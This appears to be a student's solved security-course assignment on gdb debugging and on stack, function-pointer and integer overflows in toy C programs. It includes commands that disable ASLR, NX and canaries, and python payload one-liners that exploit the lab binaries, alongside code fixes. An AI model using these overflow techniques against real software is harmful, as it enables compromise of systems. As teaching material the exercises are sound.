Exercise 1: Kernel features

a) What is your current kernel version? and which kind of security mechanisms does it support to prevent or to mitigate the risk of stack-based buffer overflow exploits?

Solution :

- To check your kernel version use the command `uname -a`

```
kakashi@kali:~$ uname -a
Linux kali 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64 GNU/Linux
kakashi@kali:~$
```

- It supports
  - ASLR - Address Space Layout Randomization, Random assignment of Addresses like heap, stack, libraries, main executable.
  - Data execution prevention (NX never execute)
  - Stack Canaries

b) Briefly explain how you can disable or circumvent these techniques.?

Solution :

- To disable ASLR
  - `sudo bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'`
- To disable Data execution prevention add the following command to your compiling argument
  - `-z execstack`
- To disable Stack Canaries add the following command to your compiling argument
  - `-fno-stack-protector`

Exercise 2: GNU Debugger - Helpful commands

1) Compile the C program example1.c with gcc the GNU Compiler Collection (or clang) using the command line :

`gcc -m32 -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -ggdb`

Explain briefly why we used these options?

- Compile and run.

```
kakashi@kali:~/assignment4/codes#4$ gcc -m32 -fno-stack-protector -z execstack -mpreferred-stac
k-boundary=2 -ggdb example1.c -o example1
kakashi@kali:~/assignment4/codes#4$ ./example1
5 multiplied with 22 is: 115
A string: Hello world! followed by an int 32
kakashi@kali:~/assignment4/codes#4$
```

- `-m32` : to generate a 32-bit binary.
- `-fno-stack-protector` : disable the stack canaries.
- `-z execstack` : to disable Data execution prevention so that the content in a stack can be executed.
- `-mpreferred-stack-boundary=2` would align the stack by 4 bytes so that it becomes more consistent and easier to exploit.
- `ggdb` : produces debugging information specifically intended for GDB.

2) Load the program in gdb and run it. Indicate how you achieved this.

```
kakashi@kali:~/assignment4/codes#4$ gdb example1
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from example1...
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
5 multiplied with 22 is: 115
A string: Hello world! followed by an int 32
[Inferior 1 (process 1697) exited normally]
Warning: not running
```

- Using the script PEDA with gdb.

3) Set a break point at the function `mult()` .

```
gdb-peda$ b mult
Breakpoint 1 at 0x122c: file example1.c, line 18.
```

4) Set a break point at a specific position within this function.

- To set a break point at 10th instruction of mult().

```
gdb-peda$ b *mult+40
Breakpoint 2 at 0x1244: file example1.c, line 20.
```

5) List the source code at the positions you set the breakpoints.

```
gdb-peda$ l mult
12      void printSurprise() {
13              printf("Surprise, surprise!\n");
14              exit(99);
15      }
16      //_______________________________________________
17      int mult(int  factA, int factB) {
18              int i, result = factA;
19
20              for (i = 0; i < factB; i++)
21                      result += factA;
gdb-peda$ l *mult+40
0x1244 is in mult (example1.c:20).
15      }
16      //_______________________________________________
17      int mult(int  factA, int factB) {
18              int i, result = factA;
19
20              for (i = 0; i < factB; i++)
21                      result += factA;
22
23              return result;
24      }
gdb-peda$
```

6) List all breakpoints you set so far..

```
gdb-peda$ info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0000122c in mult at example1.c:18
2       breakpoint     keep y   0x00001244 in mult at example1.c:20
gdb-peda$
```

7) Delete the second break point.

```
gdb-peda$ d 2
gdb-peda$ info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0000122c in mult at example1.c:18
gdb-peda$
```

8) Run the program and print the local variables after the program has entered mult() for the first time. Explain your results.

```
gdb-peda$ info locals
i = 0xffffd1ac
result = 0xffffd1a4
gdb-peda$
```

- Garbage values are displayed in local variables before initialization.

9) Print the content of one single variable.

```
gdb-peda$ print result
$2 = 0×5
```

10) Print the content of the variables of interest during the execution of the for-loop in mult().(three iterations only!)

```
gdb-peda$ b 21
Breakpoint 1 at 0×123b: file example1.c, line 21.
gdb-peda$ comm 1
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>print i
>end
```

```
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
$1 = 0×0
```

```
gdb-peda$ c
Continuing.
$2 = 0×1
```

```
gdb-peda$ c
Continuing.
$3 = 0×2
```

11) Set a new break point at printHello() and execute the program until it reaches this break point without stepping through every single line of your source code.

```
gdb-peda$ b main
Breakpoint 1 at 0×56556264: file example1.c, line 27.
gdb-peda$ b printHello
Breakpoint 2 at 0×565561ca: file example1.c, line 6.
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
```

```
Breakpoint 1, main () at example1.c:27
27              int val = 5;
gdb-peda$ c
Continuing.
```

```
Breakpoint 2, printHello () at example1.c:6
6               char *hello = "Hello world!";
```

12) Print the local variable i in binary format.

```
gdb-peda$ p /t i
$1 = 11110111111000011101000000100101
```

13) Print the last byte of the local variable i in binary format.

```
gdb-peda$ x/bt &i
0xffffd0d8:     00100101
```

14) Print the first five characters of the local variable hello in character format.

```
gdb-peda$ x/5c hello
0x56556294 <main+66>:   0x83    0xc4    0xc     0xe8    0x1d
```

15). Print the content of the local variable hello in hex format.

```
gdb-peda$ x/20bx hello
0x56556294 <main+66>:   0x83    0xc4    0x0c    0xe8    0x1d    0xff    0xff    0xff
0x5655629c <main+74>:   0xb8    0x00    0x00    0x00    0x00    0x8b    0x5d    0xfc
0x565562a4 <main+82>:   0xc9    0xc3    0x8b    0x04
```

Exercise 3: GNU Debugger - Simple program manipulation

1) Change the values of i and hello before the printf command in printHello() is executed (check your changes by printing the variables with commands of gdb).

```
gdb-peda$ print i
$1 = 0x20
gdb-peda$ print hello
$2 = 0x56557008 "Hello world!"
gdb-peda$ set variable i = 10
gdb-peda$ set variable hello = "changed variable"
gdb-peda$ n
A string: changed variable followed by an int 10
```

```
gdb-peda$ info locals
hello = 0xf7fcb670 "changed variable"
i = 0xa
```

2) Change one single character within the string hello to hallo (assigning a new string differing in one character is not accepted here).

```
gdb-peda$ info locals
hello = 0x56557008 "Hello world!"
i = 0x20
gdb-peda$ set variable {char} (0x56557008+1) = 'a'
gdb-peda$ info locals
hello = 0x56557008 "Hallo world!"
i = 0x20
gdb-peda$
```

3) Display the address of printf and try to list the source code at this address. Explain your results and repeat this task with the printHello() function

```
gdb-peda$ p printf
$3 = {<text variable, no debug info>} 0×1030 <printf@plt>
gdb-peda$ l *0×1030
gdb-peda$ p printHello
$4 = {void ()} 0×11b9 <printHello>
gdb-peda$ l *0×11b9
0×11b9 is in printHello (example1.c:5).
1       // File: example1.c
2       #include <stdio.h>
3       #include <stdlib.h>
4
5       void printHello() {
6               char *hello = "Hello world!";
7               int i = 32;
8
9               printf("A string: %s followed by an int %d\n", hello, i);
10      }
```


- `printf` is an external function so it didn't list the source code like the `printHello` (internal function of the program).

4) Use the info command to find out more about the current stack frame.

```
gdb-peda$ info stack
#0  printHello () at example1.c:9
#1  0×5655629c in main () at example1.c:32
#2  0×f7de7e46 in __libc_start_main () from /lib32/libc.so.6
#3  0×565560b1 in _start ()
```

5) Display registers and stack

```
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
5 multiplied with 22 is: 115
[----------------------------------registers-----------------------------------]
EAX: 0x56559000 --> 0x3efc
EBX: 0x56559000 --> 0x3efc
ECX: 0x0
EDX: 0x56557008 ("Hello world!")
ESI: 0xf7fae000 --> 0x1e4d6c
EDI: 0xf7fae000 --> 0x1e4d6c
EBP: 0xffffd0e4 --> 0xffffd0f8 --> 0x0
ESP: 0xffffd0d8 --> 0x20 (' ')
EIP: 0x565561da (<printHello+33>:       push   DWORD PTR [ebp-0xc])
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565561ca <printHello+17>:  lea    edx,[eax-0x1ff8]
   0x565561d0 <printHello+23>:  mov    DWORD PTR [ebp-0x8],edx
   0x565561d3 <printHello+26>:  mov    DWORD PTR [ebp-0xc],0x20
=> 0x565561da <printHello+33>:  push   DWORD PTR [ebp-0xc]
   0x565561dd <printHello+36>:  push   DWORD PTR [ebp-0x8]
   0x565561e0 <printHello+39>:  lea    edx,[eax-0x1fe8]
   0x565561e6 <printHello+45>:  push   edx
   0x565561e7 <printHello+46>:  mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffd0d8 --> 0x20 (' ')
0004| 0xffffd0dc --> 0x56557008 ("Hello world!")
0008| 0xffffd0e0 --> 0x56559000 --> 0x3efc
0012| 0xffffd0e4 --> 0xffffd0f8 --> 0x0
0016| 0xffffd0e8 --> 0x5655629c (<main+74>:     mov    eax,0x0)
0020| 0xffffd0ec --> 0x73 ('s')
0024| 0xffffd0f0 --> 0x5
0028| 0xffffd0f4 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
```



Exercise 4: Simple buffer overflow - Overwrite local variables


1) Shortly explain in your own words, why this program is vulnerable.

- The program is vulnerable because it reads user input till it receives EOF and there is no check on input size which will be stored buffer's size. If the user input size is greater than the buffer size, a buffer overflow occurs.

2) show attack

```
kakashi@kali:~/assignment4/codes#4$ python -c "print('A'*20 + '\x30\x40\x20\x10')" | ./example2
buffer: 0xffffd12c pivot: 0xffffd140
Congratulations! You win!
```

3) Show a memory layout of the main stack frame, before and after the exploit (draw and explain it).

- 

4) Why is this exploit possible and how could a developer have prevented it?

```
void readInput(char *buf) {
 int offset = 0;
 int ch = 0;
 while((ch = getchar()) != EOF && offset < 20) {
  \\ offset limit can also set dynamically
  buf[offset++] = (char)ch;
 }
}
```

```
kakashi@kali:~/assignment4/codes#4$ python -c "print 'A'*20 + '\x30\x40\x20\x10'" | ./example2
buffer: 0xffffd12c pivot: 0xffffd140
kakashi@kali:~/assignment4/codes#4$
```

Exercise 5: Buffer overflows - Overwrite function pointers

1) Briefly describe the normal behavior of this program and explain why this program is vulnerable.

- The program expects two cmd line arguments, argument 1 will be copied into the buffer and arg2 length is checked and passed to `fctPtr` if the length is greater than 1 and `fctPtr` points to `printStr` function else point to `printChar` .
- This program is vulnerable because argument 1 is copied into the stack without checking if the size of the input is less than the buffer size, can overflow the stack, and can manipulate what fctPtr points.

2) Indicate the input to this program and the tools you used to successfully exploit the program

```
gdb-peda$ print printChar
$5 = {void (const char *)} 0x565561e9 <printChar>
gdb-peda$ print printStr
$6 = {void (const char *)} 0x56556218 <printStr>
gdb-peda$
```

```
kakashi@kali:~/assignment4/codes#4$ ./example3 $(python -c "print 'A'*256+ '\x18\x62\x55\x56'") a
String: a
kakashi@kali:~/assignment4/codes#4$
```

3) Together with your input, outline the stack content before (this is, shortly before your input manipulates the future program behavior) and after the exploit

4) Describe the irregular control flow your input induced (next instruction executed and why).

the control flow is if the argument2 length is not greater than 1 then i should print Char : a but its pointing to **printStr** so printing **String: a**

5) Briefly describe a scenario in which you may get full control over a system due to this vulnerability

```
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e0e000 <system>
gdb-peda$
```

the `fctPtr` can be pointed to system address, but this contains a null address so its hard to point to system function.

```
kakashi@kali:~/assignment4/codes#4$ ./example3 $(python -c "print 'A'*256+ '\x00\xe0\xe0\xf7'")  ls
bash: warning: command substitution: ignored null byte in input
Segmentation fault
kakashi@kali:~/assignment4/codes#4$
```

- But, in general, This vulnerability allows arbitrary code execution. A malicious attacker might be able to run
  arbitrarily random commands, thus injecting reverse shell may get full control over the system.

Exercise 6: Buffer overflows - A more realistic exploit

Exercise 7: Integer Overflow

1) Explain why you are able to crash the program and what type of error you encountered.

- Program expects two arguments arugment1 is passed to `atoi` and stored in a variable `s` as short and argument2 will be copied into `buf` using `snprintf`.
- size of the buffer is checked as `short`. and `snprintf` uses `int` value to the argument which stores the maximum number of bytes into the buffer.
- This typecasting results in using a numeric value that is outside of the range of short and buffer check can be bypassed.

2) Briefly explain the input you used to crash the program.

```
gdb-peda$ r 65539 $(python -c "print 'A'*150")
Starting program: /home/kakashi/assignment4/codes#4/example5 65539 $(python -c "print 'A'*150")
[----------------------------------registers-----------------------------------]
```

```
gdb-peda$ c
Continuing.
atoi(argv[1]) = 65539, 0x00010003
s = 3, 0x3
Buffer = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
```

3) Correct the code to avoid this vulnerability. Deliver the corrected code!


- Declare variable `s` as int

```
kakashi@kali:~/assignment4/codes#4$ ./example5  65539 $(python -c "print 'A'*256")
atoi(argv[1]) = 65539, 0x00010003
s = 65539, 0x3
Error: Input is too large
```

Exercise 8: Format string functionality

1) Roughly outline the stack structure (position in and allocated size on the stack for all arguments to printf)

-



2) Use a short sample program and gdb to verify your answers from the last subtask. Deliver a gdb-printout of the stack (and your sample program of course) in which you can identify and explain the relevant parts and positions of the arguments.

- Sample program

```
#include <stdio.h>
int main(){
 char *somestring = "Some characters";
 printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141,somestring);
}
```

- The main stack frame consits of somestring.

```
[----------------------------------stack-------------------------------------]
0000| 0xffffd0dc --> 0x56557008 ("Some characters")
0004| 0xffffd0e0 --> 0x1764513f
0008| 0xffffd0e4 --> 0x0
0012| 0xffffd0e8 --> 0x0
0016| 0xffffd0ec --> 0xf7de7e46 (<__libc_start_main+262>:      add    esp,0x10)
0020| 0xffffd0f0 --> 0x1
0024| 0xffffd0f4 --> 0xffffd194 --> 0xffffd359 ("/home/kakashi/assignment4/codes#4/stringFor
0028| 0xffffd0f8 --> 0xffffd19c --> 0xffffd388 ("SHELL=/bin/bash")
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main () at stringFormat.c:5
5       printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141,somestring);
gdb-peda$ x/32xb $esp
0xffffd0dc:     0x08    0x70    0x55    0x56    0x3f    0x51    0x64    0x17
0xffffd0e4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd0ec:     0x46    0x7e    0xde    0xf7    0x01    0x00    0x00    0x00
0xffffd0f4:     0x94    0xd1    0xff    0xff    0x9c    0xd1    0xff    0xff
gdb-peda$ info stack
```

3) Use the last two subtasks to explain the behavior of the given code when you omit the argument somestring. If possible verify your results with the printf function of gdb.

```
gdb-peda$ l
1       #include <stdio.h>
2       int main()
3       {
4
5       char *somestring = "Some characters";
6       printf("An integer:%d,Guess:%f,Some string:%s\n",3141,3.141);
7       }
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/stringFormat
An integer:3141,Guess:3.141000,Some string:Some characters
[Inferior 1 (process 5605) exited normally]
Warning: not running
```